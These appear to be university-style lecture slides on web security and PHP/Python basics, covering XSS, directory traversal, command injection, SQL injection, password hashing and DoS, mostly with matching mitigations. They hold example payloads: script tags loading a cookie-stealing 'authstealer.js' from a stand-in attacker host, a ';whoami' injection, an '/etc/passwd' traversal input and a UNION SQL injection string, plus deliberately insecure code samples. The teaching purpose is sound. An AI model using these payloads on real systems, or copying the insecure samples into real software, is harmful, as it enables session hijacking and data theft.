
Cross Site Scripting (XSS)

A non-persistent attack example:

1. Alice trusts a website hosted by Bob. The website uses a login mechanism and store personal data (e.g. credit card number);
2. Carl notices that Bob's website is XSS vulnerable:
 - a. When he visits the website look for a product, if the product is not present the web site returns "Product not found" error message
 - b. Carl submits a research term: `<script type='application/javascript'>alert('xss');</script>`
 - c. The webpage displays "not found" followed by an alert message
3. Carl crafts a URL:
`http://bobssite.org/search?q=notebook<script%20src="http://carlsite.com/authstealer.js"></script>`
4. Carl sends the URL to Alice
5. When she clicks on the URL she will be redirected to Bob's website, but the malicious script will run. It will steal Alice's Auth Cookie and send it to Carl

Cross Site Scripting (XSS)

A persistent attack:



Cross Site Scripting (XSS)

A persistent attack example:

1. Carl get an account on a website hosted by Bob, it is a news website where users can provide comments below each news;
2. Carl noticed that Bob's website is XSS vulnerable:
 - a. If he puts a comment below a news, it is displayed whatever the content is;
 - b. If the comment contains an HTML tags, the tags will be displayed, and every scripts in get run.
3. Carl read a news, and put the following comment below it:
`Good job Frank!<script src="http://carlsite.com/authstealer.js">`
 1. When Alice (or anyone else) loads the page with the comment, she runs the malicious script, sending to carl the Auth Cookie;
 2. Carl can now hijack Alice's session and impersonate Alice.

PHP: Hypertext Preprocessor (PHP)

- Server-side scripting language;
- Embedded in HTML;
- Integrated in the most popular DBMS;
- Syntax C-Like;
- Simple and efficient;
- File I/O;
- E-mails control;
- Cookies management;
- Encrypt data.

PHP: where?

- `<?php` PHP code goes here `?>` (the most used)
- `<?` PHP code goes here `?>`
- `<script language = "php">` PHP code goes here `</script>`

PHP: “Hello, World!”

```
<html>
```

```
  <head>
```

```
    <title>Hello World</title>
```

```
  </head>
```

```
  <body>
```

```
    <?php echo "Hello, World!"; ?>
```

```
  </body>
```

```
</html>
```

PHP: components to run PHP

1. Web Server

- a. *Virtually* with every Web Server SW, the preferred one is Apache Server

2. DBMS

- a. *Virtually* with every DBMS, the preferred one is MySQL

3. PHP parser

- a. A Parser must be installed to process PHP instructions

PHP: Syntax details

- `# This is a PHP single line comment`
- `// This is a comment too`
- `/* This is a
Multi-line comment */`
- `{ This is a block! }`
- Whitespace insensitive;
- Case sensitive;

PHP: Syntax details

- Multi-line printing:

```
<?
```

```
# First Example
```

```
print <<<END
```

This uses the "here document" syntax to output multiple lines with \$variable interpolation. Note that the here document terminator must appear on a line with just a semicolon no extra whitespace!

```
END;
```

```
# Second Example
```

```
print "This spans
```

```
multiple lines. The newlines will be  
output as well";
```

```
?>
```

PHP: run from file

- test.php:

```
<?php
    echo "Hello PHP!!!!!!";
?>
```

- `$ php test.php`
- **Output:** `Hello PHP!!!!!!`

PHP: Variables

- Need \$ before: `$variable1`
- Assignment with = : `$variable1 = 10;`
- **Untyped** language
- Automatic type conversion
- Types:
 - Integers;
 - Doubles;
 - Booleans;
 - NULL (case insensitive);
 - Strings: sequence of characters;
 - Arrays: named and indexed collections of values
 - Objects: Programmers defined classes
 - Resources: to hold external resource (ex. DBMS connections)

PHP: loops and conditions

- if...else
- if...elseif...else
- switch
- for
- while
- do...while
- foreach (loop in a block for each element in an array)
- continue/break

PHP: include()

menu.php:

```
<a href="http://www.tutorialspoint.com/index.htm">Home</a> -  
<a href="http://www.tutorialspoint.com/ebxml">ebXML</a> -  
<a href="http://www.tutorialspoint.com/ajax">AJAX</a> -  
<a href="http://www.tutorialspoint.com/perl">PERL</a> <br />
```

test.php:

```
<html>  
  <body>  
  
    <?php include("menu.php"); ?>  
    <p>This is an example to show how to include PHP file!</p>  
  
  </body>  
</html>
```

PHP: Reading a file

```
<html>
  <head>
    <title>Reading a file using PHP</title>
  </head>
  <body>
    <?php
      $filename = "tmp.txt";
      $file = fopen( $filename, "r" );
      if( $file == false ) {
        echo ( "Error in opening file" );
        exit();
      }
      $filesize = filesize( $filename );
      $filetext = fread( $file, $filesize );
      fclose( $file );
      echo ( "File size : $filesize bytes" );
      echo ( "<pre>$filetext</pre>" );
    ?>
  </body>
</html>
```

PHP: Writing a file

```
<?php
    $filename = "/home/user/guest/newfile.txt";
    $file = fopen( $filename, "w" );
    if( $file == false ) {
        echo ( "Error in opening new file" );
        exit();
    }
    fwrite( $file, "This is a simple test\n" );
    fclose( $file );
?>
```

PHP: web concepts (1/2)

Identify browser and platform:

```
$u_agent = $_SERVER['HTTP_USER_AGENT'];  
$bname = 'Unknown';  
$platform = 'Unknown';  
  
//get the platform  
if (preg_match('/linux/i', $u_agent)) {  
    $platform = 'linux';  
}elseif (preg_match('/macintosh|mac os x/i', $u_agent)) {  
    $platform = 'mac';  
}elseif (preg_match('/windows|win32/i', $u_agent)) {  
    $platform = 'windows';  
}
```


PHP: web concepts (2/2)

Identify browser and platform:

```
// get the name of the useragent
if(preg_match('/MSIE/i',$u_agent)) {
    $bname = 'Internet Explorer';
    $sub = "MSIE";
} elseif(preg_match('/Firefox/i',$u_agent)) {
    $bname = 'Mozilla Firefox';
    $sub = "Firefox";
} elseif(preg_match('/Chrome/i',$u_agent)) {
    $bname = 'Google Chrome';
    $sub = "Chrome";
}
```

PHP: Cookies (1/2)

A PHP script that sets a cookie might send headers like:

```
HTTP/1.1 200 OK
Date: Fri, 04 Feb 2000 21:03:38 GMT
Server: Apache/1.3.9 (UNIX) PHP/4.0b3
Set-Cookie: name=xyz; expires=Friday, 04-Feb-07 22:03:38 GMT;
            path=/; domain=tutorialspoint.com
Connection: close
Content-Type: text/html
```

PHP: Cookies (2/2)

If the browser visit a page matching the cookie it will send headers like:

```
GET / HTTP/1.0
Connection: Keep-Alive
User-Agent: Mozilla/4.6 (X11; I; Linux 2.2.6-15apmac ppc)
Host: zink.demon.co.uk:1126
Accept: image/gif, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
Cookie: name=xyz
```

PHP: setting a COOKIE

```
setcookie(name, value, expire, path, domain, security);
```

- **Name:** sets the name of the cookie (stored in an environment variable called `HTTP_COOKIE_VARS`);
- **Value:** sets the value of the named variable;
- **Expire** – This specify a future time in seconds since 00:00:00 GMT on 1st Jan 1970. After this time cookie will become inaccessible. If not set, the cookie will automatically expire when the Web Browser is closed;
- **Path:** directories for which the cookie is valid;
- **Domain:** domain name in very large domains and must contain at least two periods to be valid;
- **Security:** 1 (HTTPS required), 0 (only HTTP needed).

PHP: setting a COOKIE example

```
<?php
    setcookie("name", "John Watkin", time()+3600, "/", "", 0);
    setcookie("age", "36", time()+3600, "/", "", 0);
?>
<html>

    <head>
        <title>Setting Cookies with PHP</title>
    </head>

    <body>
        <?php echo "Set Cookies"?>
    </body>

</html>
```

PHP: accessing a COOKIE

Use either `$_COOKIE` or `$HTTP_COOKIE_VARS` variables

```
<html>
  <head>
    <title>Accessing Cookies with PHP</title>
  </head>
  <body>
    <?php
      if( isset($HTTP_COOKIE_VARS["name"]))
        echo "Welcome " . $_COOKIE["name"] . "<br />";
      else
        echo "Sorry... Not recognized" . "<br />";
    ?>
  </body>
</html>
```

PHP: deleting a COOKIE

Set the cookie with a date that has already expired

```
<?php
    setcookie( "name", "", time()- 60, "/", "", 0);
    setcookie( "age", "", time()- 60, "/", "", 0);
?>
<html>

    <head>
        <title>Deleting Cookies with PHP</title>
    </head>

    <body>
        <?php echo "Deleted Cookies" ?>
    </body>

</html>
```

PHP: GET Method

Sends encoded user information appended to the page request

URL encoding: `name1=value1&name2=value2&name3=value3`

GET Method:

`http://www.myweb.com/index.htm?name1=value1&name2=value2`

- The string appears in the server's log;
- Up to 1024 chars;
- Never send password in the clear;
- Can't send binary data (images, documents, etc.);
- In PHP, `$_GET` is an array containing all the data sent by GET.

PHP: GET example

```
<?php
    if( $_GET["name"] || $_GET["age"] ) {
        echo "Welcome ". $_GET['name']. "<br />";
        echo "You are ". $_GET['age']. " years old.";

        exit();
    }
?>
<html>
    <body>

        <form action = "<?php $_PHP_SELF ?>" method = "GET">
            Name: <input type = "text" name = "name" />
            Age: <input type = "text" name = "age" />
            <input type = "submit" />
        </form>

    </body>
</html>
```

PHP: POST Method

Transfers information via the HTTP Headers. The information is encoded and put into a header called QUERY_STRING

- No restriction on data size;
- Can be used to send ASCII as well as binary data;
- Data flows through HTTP header, security depends on HTTP protocol (if HTTPS is in place, data are secured);
- In PHP, `$_POST` is an array to access all the data sent by POST.

PHP: POST example

```
<?php
    if( $_POST["name"] || $_POST["age"] ) {
        if (preg_match("/^[A-Za-z'-]/", $_POST['name'] )) {
            die ("invalid name and name should be alpha");
        }
        echo "Welcome ". $_POST['name']. "<br />";
        echo "You are ". $_POST['age']. " years old.";

        exit();
    }
?>
<html>
    <body>

        <form action = "<?php $_PHP_SELF ?>" method = "POST">
            Name: <input type = "text" name = "name" />
            Age: <input type = "text" name = "age" />
            <input type = "submit" />
        </form>

    </body>
</html>
```

PHP: REQUEST variable

In PHP, `$_REQUEST` variable contains the contents of:

- `$_GET`
- `$_POST`
- `$_COOKIE`

PHP: REQUEST example

```
<?php
    if( $_REQUEST["name"] || $_REQUEST["age"] ) {
        echo "Welcome ". $_REQUEST['name']. "<br />";
        echo "You are ". $_REQUEST['age']. " years old.";
        exit();
    }
?>
<html>
    <body>

        <form action = "<?php $_PHP_SELF ?>" method = "POST">
            Name: <input type = "text" name = "name" />
            Age: <input type = "text" name = "age" />
            <input type = "submit" />
        </form>

    </body>
</html>
```

PHP: Sessions

What happen when a session starts:

- PHP creates a unique ID (32 hex number random string), ex. `3c7foj34c3jj973hjkop2fc937e3443`;
- A cookie called `PHPSESSID` is automatically sent to the user's computer to store unique session identification string;
- A file is automatically created on the server in the designated temporary directory and bears the name of the unique identifier prefixed by `sess_`, ex. `sess_3c7foj34c3jj973hjkop2fc937e3443`.

PHP: starting a session

```
<?php
    session_start();
    if( isset( $_SESSION['counter'] ) ) {
        $_SESSION['counter'] += 1;
    }else {
        $_SESSION['counter'] = 1;
    }
    $msg = "You have visited this page ". $_SESSION['counter'];
    $msg .= "in this session.";
?>
<html>
    <head>
        <title>Setting up a PHP session</title>
    </head>
    <body>
        <?php echo ( $msg ); ?>
    </body>
</html>
```

PHP: destroying a session

Destroy **all** the sessions started:

```
<?php
    session_destroy();
?>
```

Destroy **a particular** session:

```
<?php
    unset($_SESSION['counter']);
?>
```


PHP: directory traversal **vulnerability**

*An authenticated or unauthenticated user can **request** and **view** or **execute** files which reside **outside** the root directory of a web application, or **outside** a directory in which they should be **restricted to**.*

Insecure script:

```
$file = $_GET['file'];  
include($file);
```

*The script passes an **unvalidated/unsanitized value** directly to the include() function → passing **/etc/passwd** returns the content of the file which contains information of all users on the system.*

PHP: directory traversal mitigation

basename() : returns only the filename in a given path/filename:

Input: ../../../../etc/passwd

Output: passwd

realpath() : returns the canonicalized absolute pathname, only if exists and has executable permissions on all directories in the hierarchy.

Input: ../../../../etc/passwd

Output: /etc/passwd

Securing the code:

```
$file = basename(realpath($_GET['file']));  
include($file);
```

PHP: code injection/execution **vulnerability**

Take advantage of a script which contains system functions/calls.

Insecure code sample:

```
exec("ping -c 4 " . $_GET['host'], $output);  
echo "<pre>";  
print_r($output);  
echo "</pre>";
```

Passing `www.google.com` as an example, returns the output of the ping command.

By simply using the “;” delimiter character which in linux can be used to execute multiple commands inline, ex: `www.google.com;whoami`

PHP: code injection/execution **mitigation** (1)

escapeshellcmd() : escapes any characters in a string that might be used to execute arbitrary commands. Single and double *quotes* are escaped only if they are not paired.

```
// #1 Restrict multiple commands  
exec(escapeshellcmd("ping -c 4 " . $_GET['host']), $output);
```

escapeshellarg() : adds single quotes around a string and escapes any existing single quotes so that the entire string is being passed as a single argument to a shell command.

```
// #2 Restrict multiple commands and multiple arguments  
exec(escapeshellcmd("ping -c 4 " . escapeshellarg($_GET['host'])), $output);
```

PHP: SQL injection **vulnerability**

Insecure code sample:

```
$articleid = $_GET['article'];  
$query = "SELECT * FROM articles WHERE articleid = '$articleid'";
```

A user can send a specially crafted value which will be included in the SQL query before it is executed. An example would be: `1'+union+select+1,version(),3'`. The query becomes:

```
$query = "SELECT * FROM articles  
WHERE articleid = '1'+union+select+1,version(),3'";
```

Now the attacker with a few more requests can enumerate all the tables/columns of the database and exfiltrate sensitive information.

PHP: SQL Injection **mitigation** (1)

- **Sanitizing:** check that input are what we expect

```
if ((!empty($_GET['user_id'])) &&  
    (is_numeric($_GET['user_id'])) &&  
    (mb_strlen($_GET['user_id'])<5)) { ... }
```

PHP: SQL Injection **mitigation** (2)

- **Parameterizing:** make two separate req for the database, one with the query and one with the parameters.

```
// Prepare the query and set a placeholder for user_id
$stmt = $conn->prepare('SELECT user_name, user_surname FROM
users WHERE user_id=?');

// Execute the query by providing the user_id parameter in an
array
$stmt->execute(array($user_id));

// Fetch all matching rows
$user = $stmt->fetch();
```

PHP: XSS vulnerability

A client-side code is injected into the output of a web application and executed in the user's browser. The impact of successful exploitation varies from redirecting to malicious websites to stealing credentials, cookies and CSRF tokens.

Insecure code sample:

```
$search = $_GET['search'];  
echo 'You have searched for: '.$search;
```

If instead of a search term we pass a small Javascript code:

```
<script>alert("xss");</script>
```

it gets executed as soon the page is rendered

PHP: XSS mitigation

htmlspecialchars(): This function converts to HTML entities (the browser interpret them as text) the following special characters ‘,“,&,<,>

```
$search = $_GET['search'];  
echo 'You have searched for: ' . htmlspecialchars($search, ENT_QUOTES , 'UTF-8');
```

```
// Alternatively we can use the filter_var() function:  
echo 'You have searched for: ' . filter_var($search,  
FILTER_SANITIZE_FULL_SPECIAL_CHARS);
```

PHP: password storage **vulnerability**

In the event of an attacker exploiting an SQL Injection vulnerability on a web application and dumping the database, having a “strong” password hash will make their job harder (to crack it), thus protecting from further exploitation.

Insecure code sample:

```
$password = 'j0hnny140';  
$hash = md5($password);  
Result: 3451f3e47aaa22beee5af1ebf5ae6828
```

PHP: password storage mitigation

- **Hashing algorithm:** md5 is fast, also to be cracked!!
- **Salt:** A long and random string added to a password **before** it is hashed.

Secure code sample: Hash Creation

```
$password = 'j0hNny$140!';  
$hash = password_hash($password, PASSWORD_DEFAULT);  
Result: $2y$10$VNA4syJiHTI6XXQVQCpZX.amjcHOjOZxIUImLafsSxedGZkumFVqC
```

Secure code sample: Hash Verification

```
$password = 'j0hNny$140!';  
$hash = '$2y$10$VNA4syJiHTI6XXQVQCpZX.amjcHOjOZxIUImLafsSxedGZkumFVqC';  
if(password_verify($password, $hash)) {  
    // Do action if the password is successfully verified  
}
```

DoS Attacks

Is a cyber-attack in which the adversary seeks to make a machine or network resource unavailable to its intended users by temporarily or indefinitely disrupting services of a host connected to the Internet.

How to do a DoS attack?

Typically, by flooding the targeted machine or resource with superfluous requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled.

Types of DoS attacks

- **DDoS:** large scale DoS where the attacker uses more than one IP address, often thousands of them (ex. MIRAI with 2.5M of IoT devices affected and a single attack of 1Tbps!)
- **Application layer DDoS attack:** The attack over-exercises specific functions or features of a website with the intention to disable those functions or features. It is often used against financial institutions to distract IT and security personnel from security breaches
- **DoS as a service:** Some vendors provide DoS for money

Python: Flask!

What is Flask?

→ A microframework for Python

Why Flask?

→ Because it's easy!

Flask “Hello, World!” web page:

```
from flask import Flask
app = Flask(__name__)

@app.route("/")
def hello():
    return "Hello World!"
```

Flask setup:

```
$ pip install Flask
$ FLASK_APP=hello.py flask run
  * Running on http://localhost:5000/
```

Python: Requests

An HTTP library written for Humans

Installation using pip:

- `> pip install requests`

From Github repo:

1. `> git clone git://github.com/kennethreitz/requests.git`
2. `> python setup.py`

Python: Requests

Without Requests:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import urllib2

gh_url = 'https://api.github.com'
req = urllib2.Request(gh_url)
password_manager =
urllib2.HTTPPasswordMgrWithDefaultRealm()
password_manager.add_password(None, gh_url, 'user',
'pass')
auth_manager =
urllib2.HTTPBasicAuthHandler(password_manager)
opener = urllib2.build_opener(auth_manager)
urllib2.install_opener(opener)
handler = urllib2.urlopen(req)
print handler.getcode()
print handler.headers.getheader('content-type')
```

Using Requests:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import requests

r = requests.get('https://api.github.com',
auth=('user', 'pass'))

print r.status_code
print r.headers['content-type']
```


Python: Requests

How to make a request:

```
import requests
r = requests.get("http://httpbin.org/put")      # GET HTTP
Req
r = requests.post("http://httpbin.org/put")    # POST HTTP Req
```

Python: Requests

How to send parameters: `httpbin.org/get?key=val`

```
import requests
```

```
payload = {'key1': 'value1', 'key2': 'value2'}
```

```
r = requests.get("http://httpbin.org/put", params=payload)
```

```
print(r.url) → http://httpbin.org/get?key2=value2&key1=value1
```

Python: Requests

How to check a response:

```
import requests
```

```
r = requests.get("http://httpbin.org/put")
```

r.encoding → 'utf-8'

r.text → u'[{"repository":{"open_issues":0,"url":"http..."

r.encoding = 'ISO-8859-1'

r.headers → check the headers of the response

r.headers['Content-Type']

r.headers.get('content-type')

Python: Requests

Check cookies in the response:

```
url = 'http://example.com/some/cookie/setting/url'  
r = requests.get(url)  
r.cookies['example_cookie_name']
```

Send cookies:

```
url = 'http://httpbin.org/cookies'  
cookies = dict(cookies_are='working')  
r = requests.get(url, cookies=cookies)
```

Python: Requests

Include a custom header:

```
import requests

url = "http://httpbin.org/put"
headers = { 'user-agent': 'my-app/0.0.1' } # dictionary
r = requests.get("http://httpbin.org/put", headers=headers)
```